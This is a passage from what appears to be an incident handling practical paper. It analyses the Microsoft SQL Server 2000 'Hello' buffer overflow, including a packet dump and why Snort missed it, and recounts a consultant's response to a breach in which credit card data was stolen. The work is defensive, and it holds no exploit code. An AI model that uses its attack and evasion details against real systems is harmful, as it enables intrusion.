    ..0. .... = Urgent: Not set
    ...1 .... = Acknowledgment: Set
    .... 0... = Push: Not set
    .... .0.. = Reset: Not set
    .... ..0. = Syn: Not set
    .... ...0 = Fin: Not set
  Window size: 8159

  Checksum: 0x213e (correct)

0000  00 02 e3 09 9b 4d 00 0c 29 0f bb c4 08 00 45 00   .....M..).....E.
0010  00 28 d4 09 40 00 80 06 a3 2c c0 a8 01 45 c0 a8   .(..@....,...E..
0020  01 04 05 99 91 76 00 01 7c 54 cf 0d 08 ab 50 10   .....v..|T....P.

0030  1f df 21 3e 00 00                                 ..!>..
```

Signature of the attack:

One of the items that really confused me was that when running SNORT as my IDS and then running the test for the SQL overflow my SNORT box did not detect this attack. Finding this rather strange, I started researching why my SNORT box was not working right. After doing some research I found out that no IDS system on the internet made a signature for this attack. After looking at the packets, I determined that the reason why there is no IDS signature out there is because none of the packets are unique from other packets that would be sent on a network with a SQL server. The reason why, is that it is just a bunch of garbage text on port 1433 and there are other exploits that use garbage text on port 1433.

It would be easier (or possible) to write a rule or signature for this attack if the SQL authentication had started the authentication process. Since this exploit happens before the SQL server authentication start you can not tie the authentication packet and garbage together to help narrow down the attack.

How to protect against it:

The easiest way to fix this problem and any future remote attacks against your SQL database is to block ports 1433 and 1434 on your SQL server and to keep your server patched. There are a couple of ways you can block these ports. The first way is to turn on IP filtering if you have Windows 2000 and select which ports you want to allow to your SQL server. You can configure this by going on your server and going to Control Panel> Network and Dial Up Connections> Local Area Connection> Internet Protocol> Properties> Advanced> Options> TCP/IP Filtering. A list of default ports used by windows 2000 domain controllers can be found at http://support.microsoft.com/?kbid=289241. I know I am saying this is the easiest part and it does not sound easier than applying a patch from a vendor. If you think about the long term effects of making sure that no one can exploit your server remotely using unauthorized ports, you will more than make it worth the extra effort. This is why I call it the easiest because this is

the best overall solution, and of course this does not take the place of applying patches frequently.

If you only need people to be able to access your SQL server internally, you would want to use your firewall to block all traffic on ports 1433 and 1434 from the internet. If you do this, do not assume that you are safe from hackers, crackers, etc. You can still get hacked from the inside, because your firewall does not protect you from your internal people or unauthorized visitors inside the building, (do you trust your cleaning crew not to plug in a laptop?).

If you have a firewall rule that allows data over port 80, it will allow almost any data over port 80. Although, most firewalls do say they do statefull packet filtering it does not mean they will protect you from ports that you have opened. This means they will only help to protect you from port scans and Denial Of Service (DOS) attacks.

No matter what route you decide to go to patch your system, you will need to apply SQL service pack 3a to your Microsoft SQL 2000 server or MSDE 2000 server. Once you have applied this service pack you, will want to apply any post service pack 3a patches to your SQL server. Once you have done this, your server will no longer be vulnerable to the Microsoft SQL hello buffer overflow. Now would also be a good time to patch your Operating System as well.

Here is the link for service pack 3 for Microsoft SQL server:
http://www.microsoft.com/sql/downloads/2000/sp3.asp

The second thing that I would like to bring up is what the vendor could have done to possibly prevent this vulnerability. This is too easy of a target, but I will try to be fair about this. Microsoft SQL Server 2000 is an extensive program that is made up of millions of lines of code. To be able to write a program like this you have to employ some of the best programmers in the world, and I am sure Microsoft does employ such people. One problem I see with programmers is that they have been taught for the longest time how to create a robust application with efficient code. These programmers have not heard about writing secure code until recently. Practicing “safe coding” has only come in to the main stream over the last couple of years. We now have some great programmers and the hackers are saying we now have some more great big holes to exploit. As our programmers learn more about safe coding the more secure applications will become.

Microsoft has made some improvements over their past practices for writing secure code (http://www.microsoft.com/presspass/exec/craig/10-02trustworthywp.asp). One thing Microsoft has done is they have sent all of their programmers to classes on how to write secure code. The problem is what they do after this.

Microsoft spends millions of dollars to produce a product like SQL. The question I have is, how much of that goes to employing people to look at the code to verify how secure it is and having professionals testing the application for holes or weaknesses. Microsoft has made some improvements, but they still have a lot of room to improve.

Part 3 – The Incident Handling Process

In March 2003, I received a call from Company A stating that they think they have just been hacked. This client was a new client and I did not have much knowledge about their systems. After talking to their internal IT staff, I found out that they had no policies, procedures or systems in place to deal with attacks. I found this rather strange considering they were a website hosting company and they did not have their web servers behind a firewall. This posed a rather unique challenge for me. I had no data to go from to find out what may have happened because they had no form of system logging available.

During this incident handling process, I did not have much data to work off of and the policies and systems in place are bad examples of how a network should be set up. During the preparation part of this paper, I am going to put in what was done and what was in place prior to the incident, and what should have been done and put in place before the incident. This will give you a good view of what happens when you do not have a system in place for dealing with a security incident versus if you had a well planned system in place for your incident response team.

Preparation:

Before this incident took place, Company A had no existing counter-measures in place for dealing with an attack. When I was talking to them about what they had in place they told me that they were fairly regular with applying patches to their two web servers. This should keep them from getting hacked and protect their websites. They also informed me that they did have a twenty day rotation backup, so if they did need to do a restore they could easily do one to their web servers. The problem with this was that they did not have this same attitude about easily restoring when I told them it was not their web server that was hacked, it was their SQL database on SQL2000. SQL 2000 is also their domain controller for their internal network.

This lack of preparation made the incident handling process very difficult, because everything was done on the fly with no planning and several things that needed to be done could not be done. One of the biggest barriers was that they were a company that was strapped for cash and did not have any cash "budgeted" for an incident.

The policies in place for Company A have changed since this incident. I have helped them to get some simple and inexpensive policies and systems in place. I used a lot of the ideas from the SANS Track 4 material to help them with these procedures. The following policies and systems are now in place.

There are now several 3 ring binder notebooks in the server room, one for each system. When anything is changed on a system they are now writing this information down in the 3 ring binder that is associated with the server. There is also a diary in the server room and whenever anything critical or unexpected happens to their system, they log it in the diary under the specific date and put all of the relevant information possible on this page. They are also instructed to never rip a page out of the diary. This is to make sure all documentation is there.

There is also another book in the server room which is a bound and numbered log book. This will be used when they have another incident as the log for everything incident related.

Everyone is now instructed that in case of an incident they are to notify the CEO of the company, the internal IT person and myself as soon as possible. They now have a copy of the company phone list with extensions, home phones, cell phones and pagers. I also have this same list. They are not to communicate electronically about the incident during this time. The reason for the no electronic communication is that if someone is on your system they can also see all of your emails and know what your next move is. In case of a security breach, only people who need to know that there was a security breech are to know. They are not to share this information with anyone else.

There are now warning banners on every FTP site and when users log in. These banners state that unauthorized access is prohibited, all activity is logged, and Company A will contact law enforcement if they are caught and if they have questions about authorization, to call our company to clarify.

It has been decided by the CEO and President of the company that if there is ever an incident they will contact and notify law officials. They have decided that they do not want to share this information with the public, and if anything is shared it has to be sanitized and can not be tied back to them.

Company A now has an incident handling team. This team is comprised of their internal IT manager and myself. The President of the company will be on call if we need approval from the management.

There is now a pre-signed budget of 1000 dollars in case of an incident to go towards any emergency hardware or software (Pizza) that may need to be purchased.

Company A is also working on a disaster recovery plan, but it is not completely in place yet. They are now storing all of their backup tapes in offsite storage.

There is now a SNORT IDS system monitoring all inbound/outbound traffic. The logs on the SNORT box are all checked on a daily basis.

All of this information was written in a document and the management has signed off on all of these items. All of these items were very affordable for the company to implement. One other item we are working on is to get more firewalls on there system to protect all of their data, but this has not been approved yet.

Identification:

Early March, Company A received a phone call from one of their clients, client Z, who had noticed that he was no longer receiving emails regarding the purchase of items on his website and he could not log on to the web interface for his orders. Their webmaster noticed that in the SQL database the email was to be sent to a hotmail address. Finding this strange but easy to

fix the webmaster set the email address to the correct address and reset the password, thinking maybe there was a glitch in the system. The webmaster did not notify anyone that anything had happened and continued on with his normal routine. This was no fault of the webmaster, he is a webmaster not a systems admin.

A couple of days later, client Z called Company A and informed them that they had received a couple of reports of clients who had their credit card number stolen and used to purchase other items on the internet.

At this point a, phone call was made to me to look further in to this situation and determine what was wrong. From looking at the system and the lack of patching it was very possible that they had been hacked due to their lack of patches and their rather open systems. After looking at their systems I noticed a couple points of weakness. The main point of weakness that I noticed was that web1 has not been patched in several weeks and the servers did not have a firewall protecting them. The second thing I noticed was that Cart32 was running on an old version. I was suspect of the vulnerability being in Cart32 or IIS. I then booted up Linux and ran Nessus and a CGI scanner against their two web servers. While I was running the scan, I called Cart32 to find out what vulnerabilities they had in this version of Cart32 and they informed me that there are no vulnerabilities in that version. They then informed me that some of the newer versions of Cart32 had problems but the only advantage of upgrading at the time was for new features. Since I did not care about new features and only cared about security at this time I did not worry too much about Cart32, other than doing some quick checks to make sure it was set up right.


After the Nessus scan was finished, I reviewed all of this information and noticed that there were multiple vulnerabilities on both of their web servers. With the timing of everything, it was easy to figure out that someone had definitely gathered credit card numbers from their system. Although at the time, I thought this person was only gathering the current orders and I did not know they had all of the credit card numbers, yet.

During this time I talked to Company A about what methods they would be willing to take to eradicate this problem. I was informed at this time that they did not have the money nor the time to take any systems offline. And I was told that they could have a very minimal amount of downtime. I then recommended purchasing a computer from the local Office Depot, (I was being cost conscious) so we could run the critical systems off of this computer for a short period of time. This would allow us to stabilize their systems and get them built properly. I was again told that they did not have the money for these expenses and this was not a possibility. With the limitations that were set for being able to analyze any data or root kits, I had to do the best that I could with what I had.


The first thing I did was made two complete backups of all of their servers on new backup tapes, this included other internal servers as well. I used Arc Serve 2000 and an HP DAT 12/24 tape drive. One of these was for my use if needed and the other was for evidence if needed. To complete the backup of these systems I used Arc Serve 2000. The following steps/screenshots are the steps that I used to backup the systems.

First, make sure that all of the unnecessary services are stopped on the server you are backing up


Go to Manager/Backup select the server you want to back up.




Go to destination tab and select the media you want to use



Go to schedule and select Custom Schedule with a repeat method of once.



Go to backup/options
Under backup media select in the top box Overwrite Same Media name, or Blank Media First, then Any Media



Next go to backup run/schedule
Click on OK then OK

Once this is started your backup job will start within the next minute or two. The amount of time it takes to complete will depend on the amount of data that you are trying to backup.

I backed up all of the IIS logs and event viewer logs on all of the servers to local files. I burned all of these to CD to make sure they could not be modified.

Once I had determined that Company A's systems had been hacked and I had all of their systems backed up, I started digging more in to what may have happened to their systems and what may have been compromised. I wanted to watch the systems for a short while to see what we could find out about the attacker and if they would come back. I put my Linux laptop with SNORT between the internet and all of their systems to monitor all of the data coming in and going out of their network. I started looking in to IIS vulnerabilities that may have been exploited on Web1.

Within 12 hours of when I had first been contacted, Company A was hacked again. What really threw me off was the fact that my IDS system did not detect anything out of the ordinary. At this point I started mapping out the network to find out what I was missing. This is when I first learned that Cart32 runs on a SQL database and that SQL2000 had dual network cards and one of the cards had a public IP address. At this point I realized that this was most likely the point of flaw. This server had not been patched in over six months and SQL had not been patched in over a year. This was definitely the easiest point of attack for any attacker. I started looking in to the vulnerabilities on this server by running Nessus and looking at the patch level of the server and its software. While looking in to the possible vulnerabilities on

SQL2000 I was keeping an eye open for why SNORT may have missed this attack. I came across the SQL Hello Overflow and noticed that this was a possibility and it did not have a SNORT IDS signature which would explain why they got past my IDS system. With the vulnerabilities on the server at the time, this was the only one that allowed the reading and writing to a SQL database and it was the most likely candidate.

To see if I could find out who was connected to both web1 and SQL2000, I ran Net Stat on both servers to detect all open connections. To determine who is connected to your server, you can run netstat and it will tell you the IP address of all computers that are connected to your servers. Here is the command that I used to look at all of the open connections on the two servers.

C:\>netstat –na

This should give you output that looks similar to this.

Active Connections


Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1038	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1042	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1043	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1073	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1214	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1384	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1962	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1974	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1975	0.0.0.0:0	LISTENING
TCP	0.0.0.0:5000	0.0.0.0:0	LISTENING
TCP	0.0.0.0:5679	0.0.0.0:0	LISTENING
TCP	127.0.0.1:1036	0.0.0.0:0	LISTENING
TCP	127.0.0.1:1391	0.0.0.0:0	LISTENING
TCP	192.168.1.5:139	0.0.0.0:0	LISTENING
TCP	192.168.1.5:7307	0.0.0.0:0	LISTENING
TCP	192.168.1.5:8376	0.0.0.0:0	LISTENING
TCP	192.168.30.1:139	0.0.0.0:0	LISTENING
TCP	192.168.30.1:7443	0.0.0.0:0	LISTENING
TCP	192.168.30.1:13290	0.0.0.0:0	LISTENING
TCP	192.168.234.1:139	0.0.0.0:0	LISTENING
TCP	192.168.234.1:13935	0.0.0.0:0	LISTENING
TCP	192.168.234.1:15452	0.0.0.0:0	LISTENING
UDP	0.0.0.0:80	*:*	

```
UDP    0.0.0.0:135            *:*
UDP    0.0.0.0:445            *:*
UDP    0.0.0.0:500            *:*
UDP    0.0.0.0:1026           *:*
UDP    0.0.0.0:1032           *:*
UDP    0.0.0.0:1037           *:*
UDP    0.0.0.0:1040           *:*
UDP    0.0.0.0:1073           *:*
UDP    0.0.0.0:1214           *:*
UDP    0.0.0.0:1385           *:*
UDP    127.0.0.1:123          *:*
UDP    127.0.0.1:1039         *:*
UDP    127.0.0.1:1514         *:*
UDP    127.0.0.1:1799         *:*
UDP    127.0.0.1:1900         *:*
UDP    127.0.0.1:1964         *:*
UDP    192.168.1.5:123        *:*
UDP    192.168.1.5:137        *:*
UDP    192.168.1.5:138        *:*
UDP    192.168.1.5:1035       *:*
UDP    192.168.1.5:1388       *:*
UDP    192.168.1.5:1900       *:*
UDP    192.168.1.5:7027       *:*
UDP    192.168.1.5:7241       *:*
UDP    192.168.30.1:123       *:*
UDP    192.168.30.1:137       *:*
UDP    192.168.30.1:138       *:*
UDP    192.168.30.1:1033      *:*
UDP    192.168.30.1:1386      *:*
UDP    192.168.30.1:1900      *:*
UDP    192.168.30.1:8377      *:*
UDP    192.168.30.1:13320     *:*
UDP    192.168.234.1:123      *:*
UDP    192.168.234.1:137      *:*
UDP    192.168.234.1:138      *:*
UDP    192.168.234.1:1034     *:*
UDP    192.168.234.1:1387     *:*
UDP    192.168.234.1:1900     *:*
UDP    192.168.234.1:7261     *:*
UDP    192.168.234.1:9866     *:*
```

When I ran netstat on SQL2000 and web1, no one was connected that was unexpected. It would have been too easy if I could have found the attacker connected.

Since netstat did not provide any clues as to if anyone was connected with a possible Trojan or root kit, I decided to run a Trojan scanner on their servers. I used TDS-3 which can be found

at http://www.diamondcs.com.au to scan both servers for Trojans. Once I downloaded and installed TDS-3 I launched the program and went in to TDS> Configuration and selected the following options.



When you save this configuration you will then need to restart the program. Once the program is loaded again, you will want to run the scan by going to System Scan> Full System Scan. Once you have started this it will take a considerable amount of time on each server, so this would be a good time to go get a cup of coffee or dinner.

When the TDS scan was done, I ran an Antivirus scan using Norton Antivirus Corporate Edition.

When I ran these on both of the servers there was no sign of a Trojan or root kit on either of the servers. I was surprised by this because I know that SQL2000 had been hacked a couple of times before and all that had been done was an attempt to block the attacker and delete any files that may have been placed on the server. There was never an attempt to find and remove any Trojans or root kits.

To this day I am still not 100 percent certain of the vulnerability exploited in this attack but this seems to make the most sense. This is the only vulnerability that I found open on their boxes and that would slip past my SNORT box. Since they did not have any systems on their network that had logging to tell me anything about what had been happening on their servers for the past 6 months, it was very difficult for me to find any data that could lead to the fact that they had been hacked (or port scanned) at all over the past 6 months.

Later on in the process the FBI got involved and I was able to give them a copy of all the data that I was able to acquire from the systems. I worked with my client on coordinating the release of all this data to the FBI for analysis. When the FBI came, it was very easy for us to hand over all of the data to them. The FBI filled out their evidence forms and gave us a copy.

One thing to note here, as a consultant I did not sign any of this. I had the President of Company A sign the legal custody forms. The FBI was a little upset that they were not able to actually get the hard drives from the effected servers, but there was nothing anyone could do about this. The evidence that we gave to the FBI were as follows:

- 1 CD with event logs and screen shots on it
- 2 backup tapes with all of the servers data on them
- 1 CD with the SQL databases that had credit card numbers on them for them to put in their database as possible stolen cards.
- Print outs of all email communications with clients, Cart32, internal people and Microsoft regarding this incident.

Containment

Once I determined that SQL2000 was most likely the server that was exploited and not web1 I started focusing my efforts on SQL2000. I first had the webmaster of the websites reconfigure the IP address that all of the websites go to for any SQL functions. I had him point the new IP address to the external IP address for the firewall. In the firewall I put in a rule that would point all external requests to port 1433 to the internal IP address of SQL2000. This rule was also configured to only allow data from these ports to come from the web servers and not directly from the internet.

Next, I disabled the external network card by going to Control Panel> Network and Dial-up Connections and then right click on the external adapter and click on disable. Once you have done this, your external adapter will no longer accept any requests. To make sure that this card never gets re-activated by a future attack I also unplugged the network cable.

After disabling the external NIC I installed SQL service Pack 3 on the server and all hot fixes for SQL. Next I applied all of the patches for Windows on SQL2000. According to my research this should have blocked the attacker from using this same exploit against Company A.

Although this was enough to prevent the attacker from using the same methods for entry, it did not ensure that any backdoors this person may have put in were removed. Since SQL2000 was exposed to the internet for over three years without any sort of firewall, bad patch management and it was never hardened, it is very probable that this server has had back doors and root kits installed on it. Although TDS-3 did not find any root kits, I was very suspicious (almost positive) that this server has had root kits installed on it. I brought this to the attention of the President for Company A, and recommended that the best plan of action for this situation was to do a complete backup of SQL2000 format the server and install the operating system from scratch. Then restore all of the corporate data back on the server. I explained the severity of having their system on the internet for three years without any true form of protection and the need to make sure that this server was clean. This was even more important to me because SQL2000 is a domain controller. Again, I was shut down because this would cost too much money. I then warned the president of the company that their system could still be vulnerable, because some people may still have root kits installed on their systems.

After running Trojan and Antivirus scanners on the server to try and detect any viruses and root kits, I was unable to find any. I still went on the assumption that this server had been compromised with a root kit. The reason why I believe this is that I ran a quick Nmap scan from my trusty Linux box and received the following information from Nmap.

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
 Interesting ports on domain.com (x.x.77.4):
(The 65494 ports scanned but not shown below are in state: closed)
Port       State       Service                 Owner
7/tcp      open        echo
9/tcp      open        discard
13/tcp     open        daytime
17/tcp     open        qotd
19/tcp     open        chargen
21/tcp     open        ftp
25/tcp     open        smtp
27/tcp     open        nsw-fe
42/tcp     open        nameserver
80/tcp     open        http
110/tcp    open        pop-3
119/tcp    open        nntp
135/tcp    open        loc-srv
143/tcp    open        imap2
389/tcp    open        ldap
443/tcp    open        https
465/tcp    open        smtps
563/tcp    open        snews
593/tcp    open        http-rpc-epmap
636/tcp    open        ldapssl
993/tcp    open        imaps
995/tcp    open        pop3s
1036/tcp   open        unknown
1042/tcp   open        unknown
1050/tcp   open        java-or-OTGfileshare
1057/tcp   open        unknown
1059/tcp   open        nimreg
1061/tcp   open        unknown
1063/tcp   open        unknown
1067/tcp   open        instl_boots
1070/tcp   open        unknown
1088/tcp   open        unknown
1090/tcp   open        unknown
1095/tcp   open        unknown
1097/tcp   open        unknown
1433/tcp   open        ms-sql-s
3419/tcp   open        unknown
3422/tcp   open        unknown
6055/tcp   open        unknown
6502/tcp   open        netop-rc
6700/tcp   open        unknown
```

After looking at this output and every thing else that I had learned about their systems it became evident that there is no way that a server (that at one time hosted over 20 unique websites) that has been on the internet for over three years with little patch management, no firewall, no port filter, etc. has not been successfully root kitted. I then, again, talked to the President of the company about the likelihood of the server having been root kitted.

The president agreed with me that it was highly likely that their server had been root kitted, but their goal was to keep the exploit from happening again. The president was comfortable with a firewall now in front of their SQL server and felt that they will see if the person is able to exploit it again, instead of going through the expense of their server being rebuilt.

This did manage to contain the problem from happening again.

Eradication

During the eradication phase of this project, it was pretty simple and straight forward to eliminate this problem. Since we knew that this person had changed passwords on us and who knows what other things. We went through and changed all security accounts on the servers.

This included changing all SQL user passwords including SA passwords. Using the SQL Enterprise manager, I was able to go through and change all of these passwords. This covered all of the Cart32 accounts as well.

We then went through and forced a password change on all user accounts. We did this through Active Directory Users and Computers.

Then we went through and changed all of the user accounts that are used to complete the backup process every night. These accounts have special rights to the Exchange Database or SQL Database depending on the account.

Then we went through and changed all of the passwords for the administrator accounts. Again this was done through Active Directory Users and Computers.

